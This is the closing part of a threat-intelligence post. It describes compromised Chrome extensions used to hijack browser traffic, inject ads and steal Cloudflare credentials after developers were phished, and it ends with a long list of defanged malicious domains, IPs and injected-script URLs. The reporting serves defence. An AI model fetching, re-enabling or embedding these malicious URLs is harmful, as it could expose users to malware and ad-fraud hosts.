The same malicious activity was also reported in some fake EU Cookie-Consent alerts [6] (Figure 16). The server involved in those cases, browser-updates[.]info, is the same as the one used in the "Infinity New Tab" case and most likely is an old front for the same backend as redirect2[.]top and loading[.]website. While those details are outside the scope of this blog, it is worth noting that examining these activities allows us to trace them back to @BartBlaze's post from July 2016 [7]:






Figure 16: One of the servers currently used by this group to publish a trapped cookie-consent JavaScript script

Figures 17-19 show that this activity is able to generate substantial traffic:




Figure 17: Alexa report on browser-update[.]info




Figure 18: Similarweb report on searchtab[.]win

Figure 19: Alexa report on partner-net[.]men

The Phishing

Our colleagues at Phishme have already examined the credential phishing that originally allowed the actors to compromise the extensions [3]; the Web Developer extension case was almost identical:




Figure 20: Screenshot of the email used to harvest extension coder credentials

Conclusion

Threat actors continue to look for new ways to drive traffic to affiliate programs [13] and effectively surface malicious advertisements to users. In the cases described here, they are leveraging compromised Chrome extensions to hijack traffic and substitute advertisements on victims' browsers. Once they obtain developer credentials through emailed phishing campaigns, they can publish malicious versions of legitimate extensions. In addition to hijacking traffic and driving users to questionable affiliate programs, we have also observed them gathering and exfiltrating Cloudflare credentials, providing the actors with new means of potential future attacks.

Acknowledgements

We would like to thank Cloudflare for their immediate action upon notification of malicious activity using their hosting service.

We would also like to thank Chris Pederick (author of the Web Developer extension) for sharing data tied to the phishing and how he and the CopyFish author transparently handled the incidents.

References

[1] https://twitter.com/chrispederick/status/892768218162487300

[2] http://chrispederick.com/blog/web-developer-for-chrome-compromised/

[3] https://phishme.com/even-smart-ones-fall-phishing/

[4] https://www.centbrowser.com/forum/printthread.php?tid=1394&page=2

[5] https://pastebin.com/pHf7EHRG

[6] https://forum.joomla.org/viewtopic.php?t=956912

[7] https://bartblaze.blogspot.co.uk/2016/07/eu-cookie-law-and-fake-chrome-extensions.html

[8] http://infinitynewtab.com/notice.html

[9] https://a9t9.com/blog/chrome-extension-adware/

[10] https://pastebin.com/pHf7EHRG

[11] https://gist.github.com/FelixWolf/066fd5ca2672f15089e7712827140bd9

[12] https://www.facebook.com/socialfixer/posts/10155117415829342

[13] https://www.proofpoint.com/us/threat-insight/post/pyramid-schemes-go-high-tech-affiliate-spam-and-malware-affiliates

Indicators of Compromise

IOCs
click.rdr11[.]top|31.186.103.146
chromedevelopment[.]site|31.186.103.147
login.chromeextensions[.]info|31.186.103.149
chromeextensions[.]info|31.186.103.149
wd8a2b7d68f1c7c7f34381dc1a198465b4[.]win|104.131.30.88

wd7bdb20e4d622f6569f3e8503138c859d[.]win|104.131.30.88
loading[.]website|162.255.119.12
searchtab[.]win|104.131.67.58
redirect2[.]top|104.131.67.58
browser-updates[.]info|198.54.117.212
browser-updates[.]info/firebase_subscribe.js
imagetwist[.]info|174.138.62.139
https://wd7bdb20e4d622f6569f3e8503138c859d[.]win/ga.js
http://searchtab[.]win/ga.js
http://redirect2[.]top/ga.js
http://partner-net[.]men/code/pid/linkcheck.js?rev=133
https://f.partnerwork[.]men/code/code/index_4.php
https://f.partnerwork[.]men/code/code/mss_3.js
https://y.partnerwork[.]men/code/code/index_3.php

http://partner-net[.]men/code/pid/973820_BNX.js?rev=133
http://partner-net[.]men/code/?pid=973820&r=
login.chromedevelopment[.]site|31.186.103.147
y.partnerwork[.]men|185.147.15.35
f.partnerwork[.]men|185.147.15.37
f.partnerwork[.]men|185.147.15.37
partner-net[.]men|95.211.68.187
partner-net[.]men|95.211.68.186
b.partner-net[.]men|
http://land.pckeeper[.]software/land/7.13.222/index.php?affid=mzb_251.563088.1501708560.18.mzb&utm_source=prfl&utm_medium=cps&utm_campaign=pck_prfl_cps_ww_713&utm_term=&utm_content
http://land.pckeeper[.]software/land/7.13.222/index.php?affid=mzb_281.2294418.1495859377.18.mzb&utm_source=maxb&utm_medium=cps&utm_campaign=pck_maxb_cps_eu2_713&utm_term=&utm_co
http://wlp.cleanmypc[.]online/mxbt1/?x-context=496906380&utm_source=mxapcfx5&utm_campaign=mxapcfx5&pxl=MXA2240_MXA2193_RUNT8
cookie-policy[.]org|45.55.128.61
cdn2[.]info|45.55.128.61

cdn8[.]info|45.55.128.61
cdn.cookiescript[.]info|52.222.226.223
cdn.front[.]to|162.243.105.107
UA-103045553-1
283599517713
ganalytics[.]win|104.131.30.88
92fffe0ba52da491a2b7576627f3693a[.]pro
7ce508e6099e31f68c2fd50c362f087d[.]pro
partner-print[.]men|185.147.15.39
extstat[.]com|185.147.15.39

Source: https://www.proofpoint.com/us/threat-insight/post/threat-actor-goes-chrome-extension-hijacking-spree